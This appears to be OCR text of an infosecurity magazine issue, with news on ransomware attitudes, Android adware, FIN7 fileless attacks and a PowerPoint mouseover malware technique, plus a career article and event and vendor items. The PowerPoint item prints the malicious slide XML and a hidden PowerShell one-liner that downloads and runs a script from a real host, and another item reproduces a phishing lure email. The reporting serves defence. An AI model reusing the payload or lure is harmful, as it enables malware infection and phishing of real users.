Tools and technologies that enforce the items on the list generated in the "Know" step become important because they are able to automatically handle a lot of cyber hygiene tasks that burden the IT department (e.g. pushing patches out).

Protect. In spite of advanced automation and great effort, it is impossible to create an impermeable environment. It is inevitable that something will penetrate your defenses. The key is to be able to quickly detect the penetration, prevent the attacker from doing damage, and fix any damage that may have occurred.

In my experience, companies are much better equipped to make good decisions about what protection solutions are needed in their organization AFTER establishing sound "Know" and "Manage" capabilities.

Todd Bramblett is the President at Nehemiah Security (nehemiahsecurity.com).

Malware world

Most people would pay a ransom to get their data back

The high-profile WannaCry attack was the first time that 57% of US consumers were exposed to how ransomware works, the results of a recent Carbon Black survey have revealed.

On the one hand, this high percentage is very disturbing. Ransomware has been around since 2005, and you would think that they would have at least heard of the danger from other people. On the other hand, it definitely means that a considerable number of the pollees haven't been hit with ransomware before.

The company has also asked the 5,000 individuals that participated in the survey things like who's responsible for keeping their data safe, and how much are they willing to pay to get their encrypted files back if they were to be hit with ransomware.

The biggest responsibility for keeping their data safe is with the individual companies that house the data, most consumers said. Next came cybersecurity companies, then software providers. Government organizations are least responsible, in their eyes.

Would consumers consider leaving a business hit by ransomware? 72% said they would consider leaving their financial institution in such a case. That percentage is 68% and 70% for healthcare providers and retailers, respectively.

"Tying these numbers to what consumers consider their most valuable personal information is an interesting exercise," the company noted.

"Financial information led the list (but only barely over family photos) while medical records [undeservedly] only made a blip on the radar, with 5% of consumers saying it was their most valuable information. In fact, medical records tied with phone data (messages, contacts, applications, etc.)."

Google's whack-a-mole with Android adware continues

Why can't Google put a stop to adware on their official Android app marketplace? The analysis by Trend Micro researchers of a Trojan Android ad library dubbed Xavier tells the story.


The Xavier ad library is third stage of evolution of the AdDown family, which was initially able to install apps behind the user's back, but now limits itself to harvesting device information, the user's email address, and showing ads.


The various AdDown incarnations are distributed to many app developers through an advertising SDK, and it was thus inevitable that they would end up being included in many apps. Indeed, the offending ad library has been spotted and flagged many times before, and continued to pollute apps on Google Play for years.

The main reason the Xavier ad library is able to escape detection by Google Play's Bouncer malware prevention system are the dynamic detection evasion mechanisms it employs.

The library checks whether it is being run in a sandbox, an emulator (testing environment), and if the user's email address contains a string (e.g. "test", "review", "qaplay", etc.) that might indicate that it's being used by a tester. If it detects any of this, it stops working.

The library also encrypts all its constant strings to make static detection and manual analysis more difficult, and encrypts traffic to its C&C server.





From: Adrian Clark <adrian.1987clark@yahoo.com>
To: [redacted]
Cc:
Subject: catering

menu.rtf (4 MB)

Hi,
my name's Adrian Clark i want to make a catering order for tomorrow for 11 am.
It's a big one for 14 people, i've composed a list of what we'll need.
Enclosed file contains all catering information.

Click on edit at the top of the page and than double click to unlock content

Sincerely yours,
Adrian Clark
Wilds Ltd.

US restaurants targeted with fileless malware

Morphisec researchers have spotted another attack campaign using fileless malware. The campaign is believed to be the work of the infamous FIN7 hacking group, and its goal is to gain control of the target businesses' systems, install a backdoor, and through it perform continual exfiltration of financial information.

"Like in past attacks, the initial infection vector is a malicious Word document attached to a phishing email that is well-tailored to the targeted business and its day-to-day operations," the researchers noted.

"The Word document executes a fileless attack that uses DNS queries to deliver the next shellcode stage (Meterpreter). However, in this new variant, all the DNS activity is initiated and executed solely from memory – unlike in previous attacks which used PowerShell commands."

The researchers attribute this one important change to the group's efforts to stay one step ahead of the defenders, and they are succeeding:

- The booby-trapped RTF documents don't get flagged by AV solutions
- The emails are believable enough to trick employees into downloading and opening the file AND exiting Protected View
- The JavaScript code contained in the document bypasses security solutions' behavior analysis by delaying the execution of malicious code, as well as making it so that the second stage JavaScript is not directly executed by the first stage JavaScript
- The second stage JavaScript triggers a first stage PowerShell process that then performs a second stage PowerShell process, which then injects shellcode into its own process
- That shellcode compiles next stage (encrypted) shellcode directly from memory, from snippets obtained through DNS queries.

"After decryption of the second stage shellcode, the shellcode deletes the 'MZ' prefix from within a very important part of the shellcode. This prefix indicates it may be a DLL, and its deletion helps the attack to evade memory scanning solutions," the researchers found.

"If this DLL was saved on disk, many security solutions would immediately identify it as a CobaltStrike Meterpreter, which is used by many attackers and pen testers."

But it's not, and it passes undetected.

New PowerPoint malware delivery technique tested by spammers

A spam run detected by several security companies has attempted to deliver malware through an innovative technique: a link in a PowerPoint slideshow.

The attack unfolds like this:


- A malicious Microsoft PowerPoint Open XML Slide Show (PPSX) or PowerPoint Show (PPS) is delivered attached in a bogus email (invoice, purchase order, what have you)
- Victims download the file and run it, and are faced with a single text link (or hyperlinked picture) in the file
- They are puzzled by it, and hover with the mouse's pointer over it in order to discover where the link will take them
- That simple move triggers a mouseover action that leads to a security warning popup (Microsoft disables the content of suspicious files by default via Protected View)
- Users who are still curious and allow the program to be run, either by clickling the Enable All or Enable button, start a chain reaction: an embedded malicious PowerShell script is executed that downloads another downloader in the form of a JScript Encoded File (JSE), which retrieves the final payload from a C&C server (in this case, a banking Trojan).

This particular spam campaign has been directed against European and UK companies in the manufacturing, device fabrication, education, logistics, and pyrotechnics industries. It was limited, and Trend Micro researchers believe it might have been just a dry run to test the new technique.

“Time will tell whether this new infection vector gains popularity among the criminal element. The fact that it does not need a macro is novel and triggers on mouse activity is a clever move,” Malwarebytes researcher Jérôme Segura noted. “There is no doubt threat actors will keep on coming up with various twists to abuse the human element.”

And while there are a number of things company IT/system administrators can do to protect employees from this type of threat, individual (home) users must rely on their email provider's phishing filters to block such emails, up-to-date antivirus to detect and stop the malware, and their own capability to spot social engineering tactics.

Also, according to SentinelOne, users of the PowerPoint Viewer tool are likely safe, as it refuses to execute the malicious script.



```
<a:r>
    <a:rPr lang="en-US" dirty="0" smtClean="0">
        <a:hlinkMouseOver r:id="rId2" action="ppaction://program" />
    </a:rPr>
    <a:t>Loading...Please wait</a:t>
</a:r>
```

Loading...Please wait

Microsoft PowerPoint Security Notice

Microsoft Office has identified a potential security concern.

File Path: C:\Users\Andrew\Desktop\Invoice1.ppsx

To help protect your security, Microsoft Office has blocked the ability to run an external program automatically. If you choose to enable the external programs, your document and computer may no longer be secure.

If you wish to run external programs in Action Settings, click Enable. If you wish for external programs in Action settings to run automatically, click Enable All, but note that this may be a security risk. Otherwise, click Disable to continue.

```
    <Relationship Id="rId2" Type="http://
schemas.openxmlformats.org/officeDocument/2006/
relationships/hyperlink" Target="powershell%20-
NoP%20-NonI%20-W%20Hidden%20-Exec%20Bypass%20%
22IEX%20(New-Object%
20System.Net.WebClient).DownloadFile(%27http%3A%
 %2B%5Bchar%5D%200x2F%2B%5Bchar%5D%200x2F%2B%
 ccn.nl%27%2B%5Bchar%5D%200x2F%2B%27c.php%27%2C
%5C%22%24env%3Atemp%5Cii.jse%5C%22)%3B%20Invoke-
Item%20%5C%22%24env%3Atemp%5Cii.jse%5C%22%22"
Ta     de="External" />
```

```
"C:\Windows\System32\WindowsPowerShell\v1.0
\powershell.exe" -NoP -NonI -W Hidden -Exec Bypass
"IEX (New-Object
System.Net.WebClient).DownloadFile('http:'+[char]
0x2F+[char] 0x2F+'cccn.nl'+[char]
0x2F+'c.php',\"$env:temp\ii.jse\"); Invoke-Item
\"$env:temp\ii.jse\""
```

```
Response Headers   [Raw]
HTTP/1.1 302 Found
Cache
    Vary: User-Agent
Entity
    Content-Length: 0
    Content-Type: text/html
Miscellaneous
    Server: Apache/2
Transport
    Connection: Keep-Alive
    Keep-Alive: timeout=1, max=100
    Location: http://cccn.nl/2.2
```

```
Response Headers   [Raw]
HTTP/1.1 200 OK
Cache
    Vary: Accept-Encoding,User-Agen
Entity
    Content-Length: 335271
    ETag: "51da7-5507f2433da80"
    Last-Modified: Sat, 27 May 2017 1
Miscellaneous
    Accept-Ranges: bytes
    Server: Apache/2
```

```
"C:\Windows\System32\WScript.exe"
"C:\Users\Andrew\AppData\Local\Temp\ii.jse"
```

What's an IT architect, and could you become one?

By Zeljka Zorz

If you're a Computer Science student or an IT professional looking for a new job that's interesting, well paid, and for which demand is constant, you might want to consider becoming an IT architect.

"Basically, the IT architect is a person who can come up with a high level solution for a business portfolio, application, system, infrastructure or the entire enterprise," says Cristian Bojinca, Enterprise Solution Architect at RBC, and the author of a book aptly named "How to Become an IT Architect."

The term is used to encompass all architect roles currently existing in the IT industry:

- Domain architect (business, application, data/information, and infrastructure),
- Enterprise architect (encompassing all domain architectures),
- Solution architect (developing solutions to specific business problems),
- Cross-cutting roles such as security architect (focusing on all the processes, mechanisms, technology used to protect the assets of the enterprise against unauthorized access).

Requirements for the IT architect role

Working as an IT architect will never be boring, says Bojinca. You have a lot of possibilities to influence the decisions in your company for the long term, especially if you are a business architect (you get to influence the business direction of the company), or an enterprise architect (you guide the organization of the entire enterprise).

But all of these roles require much knowledge and great skills.

For one, you need to have a wide and deep understanding of business systems and technologies. Technical, business, and industry knowledge allows the architect to come up with technical solutions while taking into consideration industry best practices, models, frameworks, and so on. An IT architect needs to have the ability to see the "big picture."

Secondly, you need to possess architecture design skills – foundational skills that will allow you to create a high level design (using different modeling languages and tools) that will satisfy stakeholder needs and requirements. Then, you have to be comfortable with documenting and communicating the model used to understand the enterprise, system, application, and network through a series of views (based on predefined viewpoints). And finally, you need to have the "soft skills" necessary to get sustained buy-in and cooperation from stakeholders to achieve best outcomes. These skills include presentation, communication, facilitation, and so on.

A practical scenario

Take for example the following scenario: A large organization has just been acquired, the lead IT Architect left, and the company's infrastructure is being merged with that of the new owners. A new IT Architect to lead this merger is needed, but how to choose the right one?

"Currently, there is a lot of confusion about the various architect roles. The definition or responsibilities for those roles varies from one company and industry to another. This lack of uniformity makes it hard for companies to recruit or assign staff to fill architecture positions," Bojinca notes.

"The TOGAF framework has a section (Architecture Skills Framework) that defines a number of roles including enterprise architect as well as different kind of skills that include enterprise architecture skills, project management skills, IT general knowledge skills, technical IT skills, and legal environment skills."

But what is unquestionable is that this person has to be able to do these specific things:

Leadership – Coming from the outside of the organization, he or she needs to establish the trust with the important stakeholders, never imposing leadership but getting things done through personal influence and credibility. This person should be able to clarify expectations and goals, painting a compelling picture that everybody will keep in mind at all times.

Communication and presentation – Communicating and presenting this picture effectively to all levels of management as well as subject-matter experts in different domains is crucial, and so is the ability to negotiate conflicts instead of leaving things bubbling under the surface until an explosion occurs. "In some cases, this might be only about taking discussions offline and trying to settle an argument in private instead of having a huge conflict in front of everybody in a meeting," Bojinca explains.

Planning – Although there is probably no expectation to come up with elaborate project plans, one of the deliverables that the enterprise architect has to produce is a roadmap showing the transition from the current state to the target state including the major activities and milestones.

Stakeholder management – The most important stakeholders must be identified early in the project and their input must be used to shape the architecture to ensure their later support and the validity of the architecture model. The successful candidate should be able to quickly understand the culture of both organizations and identify the common things that will make the foundation for the new organization.

Change management – The merger is an important change for both organizations and should be carefully planned. This change will include multiple aspect such as people (how will the architecture change influence the organization of the company), business processes and functions (business architecture), data or application changes (information architecture), or changes in the infrastructure (infrastructure architecture). "The successful candidate should demonstrate the ability to use an established change model (such as ADKAR) to advocate the architectural change because otherwise team members will not view it as important and they might start to push for the old way of doing things," he says. "The architect should not only know the architecture inside out but should also be the champion of the architecture, making sure to build awareness of a need for change and making sure that team members have the knowledge and desire to work through this architectural change."

Consulting skills – Last but not least, the successful candidate must demonstrate consulting and advisory skills, know how to build an effective client relationships and deliver excellent client service. "This might make the difference between leading a successful merger and only creating the blueprints," he says.

IT Architects are some of the best paid IT or business practitioners

The variety of skills and knowledge needed makes it so that good architects are always in high demand, but are usually a scarce resource. If in possession of the right skills and a good reputation, IT architects don't have to worry too much about finding employment.

IT architects are also some of the best paid IT or business practitioners, and have the added bonus of being in constant communication with executives and managers, which means better career advancement opportunities.

IT architects and data security

The fast-paced threat landscape made data security an essential part of every business, and the responsibility for data security now goes beyond the company's data/information or security architect.

"Each type of IT architect should consider security and especially data security," says Bojinca.

"The enterprise architect who should consider data security as a cross-cutting concern for all the architecture domains. He/she should work with the security architect to adopt guiding principles such as: least privilege, deny by default, defence in depth (and many others specified in my book) to provide the guidance for the application, data, infrastructure, solution, etc. architects who will then apply them to derive their own architectures."

The application architect should always consider data security when creating the high level design of the application, focusing on the security measures required to protect the application from exposing ways to access the data by unauthorized users. This should not include only the most common mechanisms to protect the data (such as encryption) but also the application protocol used, authentication, authorization mechanisms, etc.

The solution architect has to include data security as one of the main drivers to establish the solution architecture for the specific business problem.

But, no matter what type of IT architect you are, you need to have some knowledge of data/information security so you can talk with the security architect about concepts such as encryption, security protocols, and so on.

"This will allow you to leverage the expertise of the security architect, who has a much deeper knowledge in regards to data security, in order to include this aspect of the architecture in the enterprise, application, data, infrastructure or solution architecture," he notes.

How to become an IT architect?

As noted before, an aspiring IT architect needs to have a wide technical knowledge, but also an in-depth knowledge of the specific domain he or she wants to build their career in.

For example, an aspiring architect with a business/systems analyst background will have to become familiar with the business architecture concepts and expand his/her breadth by understanding more about the business strategies, drivers and how they determine the business architecture.

A would-be application architect with a software developer background will have to hone his or her soft skills, as well as to get a feel for the level of detail required for the various documents and presentations.

In his book, Bojinca offered advice on how to get the required knowledge, delineated specific career path guidelines for different IT architect roles, and guidance on how to get a job as an IT architect.

Zeljka Zorz is the Managing Editor of (IN)SECURE Magazine and Help Net Security (helpnetsecurity.com).

GOT
2-SECOND
VISIBILITY?

Report: Infosecurity Europe 2017

Infosecurity Europe 2017 helped visitors stay up-to-date with the latest industry trends, applications and solutions. The event welcomed 360 exhibitors as well as 200 sessions where visitors could collect CPE/CPD points while developing their career and skills.


Key highlights included:

- The speaker programme featured prominent spokespeople from a range of different industries, from organisations such as Costa Coffee, HSBC, Europol EC3, Royal Bank of Scotland and O2 Telefónica
- A dedicated Women in Cybersecurity Networking Event, which put careers for women in cybersecurity under the spotlight, was hosted at the show for the very first time
- Prominent forensic cyberpsychologist Professor Mary Aiken was inducted into the Infosecurity Europe Hall of Fame
- Infosecurity Europe partnered with the Cloud Security Alliance to host the 2017 CSA Summit
- New for 2017, the Talking Tactics theatre became the 10th theatre to be launched across the show. It showcased real-life lessons from across the industry.
- CheckRecipient was announced as the winner of a national competition to find the UK's Most Innovative Small Cyber Security Company of the Year. The final saw four competition finalists showcase their products in front of an expert judging panel and Infosecurity Europe audience.
- A highlight in the Keynote Stage programme was the "Live Incident Response Scenario: Cyber Attack Survival Guide: Fostering Cyber Resilience within the Organisation" session. The event brought together expert speakers from across the industry who shared their perspectives on how to respond to a cyber breach as the situation unfolded.

QUALYS
CONTINUOUS SECURITY
Qualys Cloud Platform
Continuous Visibility of Your Security & Compliance.
GOT 2-SECOND VISIBILITY?

INFOARMOR
DETECTION IS THE NEW PREVENTION
ATI.INFOARMOR.COM
ADVANCED

CROWDSTRIKE
We Stop Breaches
CLOUD-DELIVERED ENDPOINT PROTECTION
PREVENTS, DETECTS & RESPONDS TO ATTACKS IN REAL-TIME
Take back control and make email safer for business.
NETWORKING BAR
paloalto


SOPHOS
Security made simple.
digital shadows

T74 Apricorn
Hypersocket

Centrify Identity Platform now secures Mac endpoints

Centrify announced enhancements to the Centrify Identity Platform that deliver local administrator password management for Macs and Mac application management and software distribution via turnkey integration with the Munki open source solution.

The solution can be enabled for all Macs enrolled in the cloud-based management service, ensuring support for remote machines as well as those on the corporate network. Authorized admins can check out the admin password, and the rotation of the admin password is automated. Who accessed what and when is fully audited across Mac administrative access and all other endpoints and infrastructure and available through reporting.

Centrify recognises EMEA channel achievements

Centrify has announced the winners of its EMEA Channel Programme Awards. The awards were presented at a ceremony held on 7th June 2017 at The Distillery, Portobello Road in London.

The full list of winners is as follows:

- VAD of the Year – Inforte (Turkey)
- VAR of the Year – Kerberos (France)
- Marketing Initiative of the Year – Bytes GDPR Campaign (UK)
- Outstanding Performance – Starlink (Middle East)
- Partner Representative of the Year – Anthony Walsh at Integrity360 (Rep of Ireland).

iStorage introduces ultra-secure hard drives

